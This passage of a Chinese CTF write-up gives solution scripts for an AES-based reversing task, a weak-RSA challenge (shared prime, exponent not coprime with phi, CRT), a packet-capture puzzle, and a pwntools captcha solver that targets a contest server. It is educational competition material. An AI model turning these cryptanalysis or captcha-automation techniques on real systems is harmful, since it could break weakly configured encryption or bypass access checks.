       0x3A, 0x91, 0x11, 0x41, 0x4F, 0x67, 0xDC, 0xEA, 0x97, 0xF2, 0xCF, 0xCE, 0xF0, 0xB4, 0xE6, 0x73,
       0x96, 0xAC, 0x74, 0x22, 0xE7, 0xAD, 0x35, 0x85, 0xE2, 0xF9, 0x37, 0xE8, 0x1C, 0x75, 0xDF, 0x6E,
       0x47, 0xF1, 0x1A, 0x71, 0x1D, 0x29, 0xC5, 0x89, 0x6F, 0xB7, 0x62, 0x0E, 0xAA, 0x18, 0xBE, 0x1B,
       0xFC, 0x56, 0x3E, 0x4B, 0xC6, 0xD2, 0x79, 0x20, 0x9A, 0xDB, 0xC0, 0xFE, 0x78, 0xCD, 0x5A, 0xF4,
       0x1F, 0xDD, 0xA8, 0x33, 0x88, 0x07, 0xC7, 0x31, 0xB1, 0x12, 0x10, 0x59, 0x27, 0x80, 0xEC, 0x5F,
```

```
    0x60, 0x51, 0x7F, 0xA9, 0x19, 0xB5, 0x4A, 0x0D, 0x2D, 0xE5, 0x7A, 0x9F, 0x93, 0xC9, 0x9C, 0xEF,
    0xA0, 0xE0, 0x3B, 0x4D, 0xAE, 0x2A, 0xF5, 0xB0, 0xC8, 0xEB, 0xBB, 0x3C, 0x83, 0x53, 0x99, 0x61,
    0x17, 0x2B, 0x04, 0x7E, 0xBA, 0x77, 0xD6, 0x26, 0xE1, 0x69, 0x14, 0x63, 0x55, 0x21, 0x0C, 0x7D,
)

def inv_sub_bytes(s):
    for i in range(4):
        for j in range(4):
            s[i][j] = inv_s_box[s[i][j]]

def add_round_key(s, k):
    for i in range(4):
        for j in range(4):
            s[i][j] ^= k[i][j]

def inv_shift_rows(s):
    s[0][1], s[1][1], s[2][1], s[3][1] = s[3][1], s[0][1], s[1][1], s[2][1]
    s[0][2], s[1][2], s[2][2], s[3][2] = s[2][2], s[3][2], s[0][2], s[1][2]
    s[0][3], s[1][3], s[2][3], s[3][3] = s[1][3], s[2][3], s[3][3], s[0][3]

xtime = lambda a: (((a << 1) ^ 0x1B) & 0xFF) if (a & 0x80) else (a << 1)

def mix_single_column(a):
    # see Sec 4.1.2 in The Design of Rijndael
    t = a[0] ^ a[1] ^ a[2] ^ a[3]
    u = a[0]
    a[0] ^= t ^ xtime(a[0] ^ a[1])
    a[1] ^= t ^ xtime(a[1] ^ a[2])
    a[2] ^= t ^ xtime(a[2] ^ a[3])
    a[3] ^= t ^ xtime(a[3] ^ u)


def mix_columns(s):
    for i in range(4):
        mix_single_column(s[i])

def inv_mix_columns(s):
    # see Sec 4.1.3 in The Design of Rijndael
    for i in range(4):
        u = xtime(xtime(s[i][0] ^ s[i][2]))
        v = xtime(xtime(s[i][1] ^ s[i][3]))
        s[i][0] ^= u
        s[i][1] ^= v
        s[i][2] ^= u
        s[i][3] ^= v
    mix_columns(s)

def bytes2matrix(text):
    """ Converts a 16-byte array into a 4x4 matrix.  """
    return [list(text[i:i+4]) for i in range(0, len(text), 4)]

def matrix2bytes(matrix):
    """ Converts a 4x4 matrix into a 16-byte array.  """
    return bytes(sum(matrix, []))

def decrypt_block(ciphertext,key):
    cipher_state = bytes2matrix(ciphertext)
    key = bytes2matrix(key)
    add_round_key(cipher_state, key)
    inv_mix_columns(cipher_state)
    inv_shift_rows(cipher_state)
    inv_sub_bytes(cipher_state)
    return matrix2bytes(cipher_state)

datas = ['D1E8FCB9AC4BDF4948BA54E26A282F9A', '7AEB61B0A637139CD0DCE7DBDB0636F7']
keys = ['31ED4989D15E4889E24883E4F0505449', 'C7C00007400048C7C19006400048C7C7', '48064000E8A7FFFFFFF4660F1F440000', 'B85710
if __name__ == "__main__":
    flag = ''
    for i in range(2):
```

```
            ciphertext = binascii.unhexlify(datas[i])
            for j in range(3,-1,-1):
                key = binascii.unhexlify(keys[j+4*i])
                ciphertext = decrypt_block(ciphertext,key)
            flag += ciphertext.decode("utf-8")
        print(flag)
```

crypto(队友解出)

AzureRSA


这个题比较坑，最初的时候发现n1和n2有公因数，想和可以直接得到了p和q，然后得到(p-1)*(q-1),e一直，直接求d解密就好了，人生从此迈入顶峰……但是求出p和q之后发

```
n1=0xcfc59d54b4b2e9ab1b5d90920ae88f430d39fee60d18dddbc623d15aae645e4e50db1c07a02d472b2eebb075a547618e1154a15b1657fbf66ed7e714d
e1=0xfae3aL
c1=0x81523a330fb15125b6184e4461dadac7601340960840c5213b67a788c84aecfcdc3caf0bf3e27e4c95bb3c154db7055376981972b1565c22c100c47f3
n2=0xd45304b186dc82e40bd387afc831c32a4c7ba514a64ae051b62f483f27951065a6a04a030d285bdc1cb457b24c2f8701f574094d46d8de37b5a6d5535
e2=0x1f9eaeL
c2=0x4d7ceaadf5e662ab2e0149a8d18a4777b4cd4a7712ab825cf913206c325e6abb88954ebc37b2bda19aed16c5938ac43f43966e96a86913129e38c853e
assert pow(flag,e1,n1)==c1
assert pow(flag,e2,n2)==c2
assert gcd(e1,(p1-1)*(q1-1))==14
assert gcd(e2,(p2-1)*(q2-1))==14
```

遇到这种情况也还好，之前遇到过e与φ(n)不互素，且公因数是8的情况，但是用当时的脚本跑并没有跑出来，因为当时的那个数开8次方之后还是证书，但是这一次……开14

```
#-*- coding:utf-8 -*-
# ■■■e■Phi(n)■■■■
from Crypto.Util.number import *

import sympy

def gcd(a,b):
   if a < b:
       a,b = b,a
   while b != 0:
       tem = a % b
       a = b
       b = tem
   return a

def invalidExponent(p,q,e,c):
   phiN = (p - 1) * (q - 1)
   n = p * q
   GCD = gcd(e, phiN)
   if (GCD == 1):
       return "Public exponent is valid....."
   d = inverse(e//GCD,phiN)
   c = pow(c, d, n)
   plaintext = sympy.root(c, GCD)
   plaintext = long_to_bytes(plaintext)
   return plaintext


def main():
   p = xxx
   q = xxx
   e = xxx
   c = xxx
   plaintext = invalidExponent(p,q,e,c)
   print plaintext

main()
```

最后在比赛方提示了两次的情况下，比赛完几分钟队友做出来了。当时提示中国剩余定理，只尝试了q乘p1和q乘p2，但是没有尝试p1*p2(此情况可解出flag)附上队友risker
结果：




脚本如下：

```
# -*- coding: utf-8 -*-
import gmpy2
import libnum
def GCRT(mi, ai):
   # mi,ai[redacted],[redacted]
   assert (isinstance(mi, list) and isinstance(ai, list))
   curm, cura = mi[0], ai[0]
   for (m, a) in zip(mi[1:], ai[1:]):
       d = gmpy2.gcd(curm, m)
       c = a - cura
       assert (c % d == 0) #[redacted]
       K = c / d * gmpy2.invert(curm / d, m / d)
       cura += curm * K
       curm = curm * m / d
   return (cura % curm, curm) #([redacted],[redacted])
n1=0xcfc59d54b4b2e9ab1b5d90920ae88f430d39fee60d18dddbc623d15aae645e4e50db1c07a02d472b2eebb075a547618e1154a15b1657fbf66ed7e714d
e1=0xfae3aL
c1=0x81523a330fb15125b6184e4461dadac7601340960840c5213b67a788c84aecfcdc3caf0bf3e27e4c95bb3c154db7055376981972b1565c22c100c47f3
n2=0xd45304b186dc82e40bd387afc831c32a4c7ba514a64ae051b62f483f27951065a6a04a030d285bdc1cb457b24c2f8701f574094d46d8de37b5a6d5535
e2=0x1f9eaeL
c2=0x4d7ceaadf5e662ab2e0149a8d18a4777b4cd4a7712ab825cf913206c325e6abb88954ebc37b2bda19aed16c5938ac43f43966e96a86913129e38c853e
p1=gmpy2.gcd(n1,n2)
q1=n1/p1
p2=p1
q2=n2/p2
d2=gmpy2.invert(e2/14,(p2-1)*(q2-1))
d1=gmpy2.invert(e1/14,(p1-1)*(q1-1))
m1=pow(c1,d1,n1)
m2=pow(c2,d2,n2)
assert pow(m1,e1/14,n1)==c1
assert pow(m2,e2/14,n2)==c2
y=GCRT([n1,n2],[m1,m2])
a=y[0]
e3=7
d3=gmpy2.invert(e3,(q1-1)*(q2-1))
print d3
print libnum.n2s(gmpy2.iroot(pow(a%(q1*q2),d3,q1*q2),2)[0])
```

Misc

GOGOGO


wireshark打开流量包，追踪一下发现有一个包里有PNG图片




保存为16进制，打开得到flag

```
EIS{ping_through_the_great_wall_go_go_go}
```

Checkin



题目很简单，二十轮的字符画识别，输入20轮即可拿flag,但是有时间限制，所以人眼识别一定来不及,图像识别，不会。
所以观察规律，每个字符画都是由固定的字符串组成,比如这个r和l



所以可以把每个字符的构成字符串单独提取出来，然后把所有可能（小写字母和数字）保存下来，然后返回对应结果即可，代码见py文件,然后打开pwntools的debug模式，

脚本如下：

```
from pwn import *
context.log_level = "debug"
sh = remote("210.32.4.14", 13373)
sh.recvuntil("...")
data = sh.recvuntil("your")
lines = data.split("\n")[:-1]
lines = lines[2:]
def check(char_array):
   i = ""
   for tmp in char_array:
       i += tmp.strip()

   if ".oooo.d8P'`Y8b888    888888    888888    888`88b  d88'`Y8bd8P'" in i:
       return "0"
   if '''.oooo..dP""Y88b]8P'<88b.`88b.o.   .88P`8bd88P''' in i:
       return "3"
   if ".oo88888888888888o888o" in i:
       return "1"
   if '''.oooo..dP""Y88b]8P'.d8P'.dP'.oP     .o8888888888''' in i:
       return "2"
   if ".o.d88.d'888.d'  88888ooo888oo888o888o" in i:
       return "4"
   if '''ooooooooodP"""""""d88888b.`Y88b]88o.   .88P`8bd88P''' in i:
       return "5"
   if '''.ooo.88'd88'd888P"Ybo.Y88[   ]88`Y88   88P`88bod8''' in i:
       return "6"
```

```
    if '''ooooooooood""""""""8'.8'.8'.8'.8'.8''' in i:
        return "7"
    if '''.ooooo.d88'   `8.Y88..  .8'`88888b..8'  ``88b`8.   .88P`boood8''' in i:
        return "8"
    if ".ooooo.888' `Y88.888    888`Vbood888888'.88P'.oP'" in i:
        return "9"
    if '''.oooo.`P  )88b.oP"888d8(  888`Y888""8o''' in i:
        return "a"
    if '''.o8"888888oooo.d88' `88b888   888888   888`Y8bod8P''' in i:
        return "b"
    if '''.ooooo.d88' `"Y8888888   .o8`Y8bod8P''' in i:
        return "c"
    if '''.o8"888.oooo888d88' `888888   888888   888`Y8bod88P"''' in i:
        return "d"
    if ".ooooo.d88' `88b888ooo888888    .o`Y8bod8P'" in i:
        return "e"
    if '.o88o.888 `"o888oo8888888888o888o' in i:
        return "f"
    if '''.oooooooo888' `88b888   888`88bod8P'`8oooooo.d"     YD"Y88888P''' in i:
        return "g"
    if '''oooo`888888 .oo.888P"Y88b888   888888   888o888o o888o''' in i:
        return "h"
    if '''o8o`"'oooo`888888888o888o''' in i:
        return "i"
    if '''o8o`"'oooo`888888888888888.o. 88P`Y888P''' in i:
        return "j"
    if '''oooo`888888  oooo888 .8P'888888.888 `88b.o888o o888o''' in i:
        return "k"
    if '''.ooooo.d88' `88b888   888888   888`Y8bod8P''' in i:
        return "o"
    if "oo.ooooo.888' `88b888   888888   888888bod8P'888o888o" in i:
        return "p"
    if '''.ooooo ood88' `888888   888888   888`V8bod888888.8P'"'''' in i:
        return "q"
    if "oooo`888888888888888o888o" in i:
        return "l"
    if '''ooo. .oo.  .oo.`888P"Y88bP"Y88b888   888   888888   888   888o888o o888o o888o''' in i:
        return "m"
    if '''ooo. .oo.`888P"Y88b888   888888   888o888o o888o''' in i:
        return "n"
    if '''oooo d8b`888""8P888888d888b''' in i:
        return "r"
    if '''.oooo.od88(  "8`"Y88b.o.  )88b8""888P''' in i:
        return "s"
    if '''..o8.o888oo888888888 ."888"''' in i:
        return "t"
    if '''oooo  oooo`888  `888888   888888   888`V88V"V8P''' in i:
        return "u"
    if '''oooo    ooo`88.  .8'`88..8'`888''8''' in i:
        return "v"
    if '''oooo oooo    ooo`88. `88.  .8'`88..]88..8'`888''888''8'  `8''' in i:
        return "w"
    if '''oooo    ooo`88b..8P'Y888'.o8"'88bo88'   888o''' in i:
        return "x"
    if "oooo    ooo`88.  .8'`88..8'`888'.8'.o..P'`Y8P'" in i:
        return "y"
    if '''ooooooood'""7d8P.d8P'.d8P'  .Pd8888888P''' in i:
        return "z"

def input(lines):
    char1 = []
    char2 = []
    char3 = []
    char4 = []
    char5 = []
    char6 = []
    for line in lines:
        char1.append(line[:18])
        char2.append(line[18:36])
```

```
        char3.append(line[36:54])
        char4.append(line[54:72])
        char5.append(line[72:90])
        char6.append(line[90:108])

    ans = ""
    ans += check(char1)
    ans += check(char2)
    ans += check(char3)
    ans += check(char4)
    ans += check(char5)
    ans += check(char6)
    sh.recvuntil("captcha: ")
    sh.sendline(ans)

#print lines
input(lines)
for i in range(20):
    data = sh.recvuntil("your ")
    lines = data.split("\n")[:-1]
    input(lines)
```

点击收藏 | 0 关注 | 1

上一篇：Hook深度研究:监视WOW64程... 下一篇：新一波Olympic Destro...

1. 0 条回复

- 动动手指，沙发就是你的了！